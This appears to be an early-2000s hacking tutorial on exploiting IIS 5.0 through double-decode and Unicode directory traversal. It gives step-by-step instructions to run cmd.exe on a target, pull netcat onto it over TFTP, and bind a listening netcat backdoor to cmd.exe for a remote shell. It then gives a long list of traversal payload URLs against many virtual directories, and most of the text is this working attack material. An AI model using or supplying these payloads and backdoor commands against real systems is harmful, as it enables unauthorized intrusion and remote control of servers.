IIS 5.0 Maladies

An Important Tutorial

(IIS Scanner 2002)

Questions? muts@mutsonline.com

http://mutsonline.com

Attacking IIS 5.0 with File Traversal , Unicode and other CGI vulnerabilities.

Note:

Before attempting this tutorial, make sure you are familiar with **NetCat** and **TFTPD**.

- Attacking computer – 192.168.1.9
- Attacked Computer – 192.168.1.34 (Running IIS 5.0, Not fully Patched)

Description

With a malformed CGI filename, attacker can get round IIS filename security check-ups like '../' or './' check-up. In some cases, an attacker can run arbitrary system commands.

For example, a character '\' will be encoded to "%5c". And the corresponding code of these 3 characters is:

'%' = %25

'5' = %35

'c' = %63


Thereby, '..\' can be represented by '..%255c' and '..%%35c', etc. After first decoding, '..%255c' is turned into '..%5c'. IIS will take it as a legal character string that can pass security check-up. But after a second decode process, it will be reverted to '..\'. Hence, attacker can use '..\' to carry out directory traversal and run arbitrary program outside of Web directory.

Exploit:

For example, TARGET has a virtual executable directory (e.g. "scripts") that is located on the same System Drive. Submit a URL request similar to the following:

http://TARGET/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:


Directory list of C:\ will be revealed.



Note: Attacker can run commands of IUSER_machinename account privilege only.


Try it out:


1. Download and fire up IIS Scanner 2002. This is a simple program that takes vulnerable URL's from a Unicode.cfg file (which can be edited), and sends it to the attacked IIS server.
2. Type in the IP or FQDN on the IIS server, and choose to use a proxy if you wish (Even though using a proxy sometimes results in failure of IIS Scanner to verify the attacked IIS server, and the scan aborts).



3. Vulnerable URL's are printed out into the IIS Scanner Window. Copy a line and paste it into your browser. You should get a directory listing of the folder requested (look at the URL).
4. Now for the evil part ☺. Rather than giving the command **c+dir+c:\,** which results in directory listing, we can execute any command we wish.
5. In order to get a command prompt from the attacked IIS server, we can upload NetCat, Remote.exe, or any other tool we wish. Let's use netcat for our example.
6. Instead of **c+dir+c:\,** type in the following**:**

   c+tftp+-i+-<TFTPD Server IP>+GET+nc.exe
7. On the machine running TFTPD, you should watch the logs of the file being transferred. Make sure the file was successfully transferred before continuing the tutorial.






8. Now that NC is loaded to the Attacked web server, we can execute it. We will be using NetCat as a backdoor, requesting it to listen on port 5555.
9. Instead of **c+dir+c:\,** type in the following**:**

   c+nc.exe+-L+-p+5555+-d+-e+cmd.exe


We have enabled NetCat as a listener on port 5555 on the IIS server, and bound it to cmd.exe.



10. Now we fire up NetCat from **our machine** to connect to port 5555 on the IIS Server.

    C:\>nc.exe 192.168.1.34 5555

11. A remote command prompt should open up on your machine, like the following:



This is the IIS Server's command prompt! From here, the sky is the limit ☺.

Final Note: Most of these Vulnerabilities have been fixed by SP3 on Windows 2000.

Sample Url's:

/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/iisadmpwd/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/samples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_cnf/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/adsamples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/root.exe?/c+dir+c:\

/scripts/eyehack.exe?/c+dir+c:\

/scripts/sensepost.exe?/c+dir+c:\

/iisadmpwd/root.exe?/c+dir+c:\

/iisadmpwd/eyehack.exe?/c+dir+c:\

/iisadmpwd/sensepost.exe?/c+dir+c:\

/cgi-bin/root.exe?/c+dir+c:\

/cgi-bin/eyehack.exe?/c+dir+c:\

/cgi-bin/sensepost.exe?/c+dir+c:\

/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/.%252e.%252e/winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\

/iisadmpwd/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/iisadmpwd/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/.%252e.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/msadc/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/samples/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/samples/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/adsamples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/adsamples/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/adsamples/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.e
xe?/c+dir+c:\

/cgi-bin/..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%e0%80%af../..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\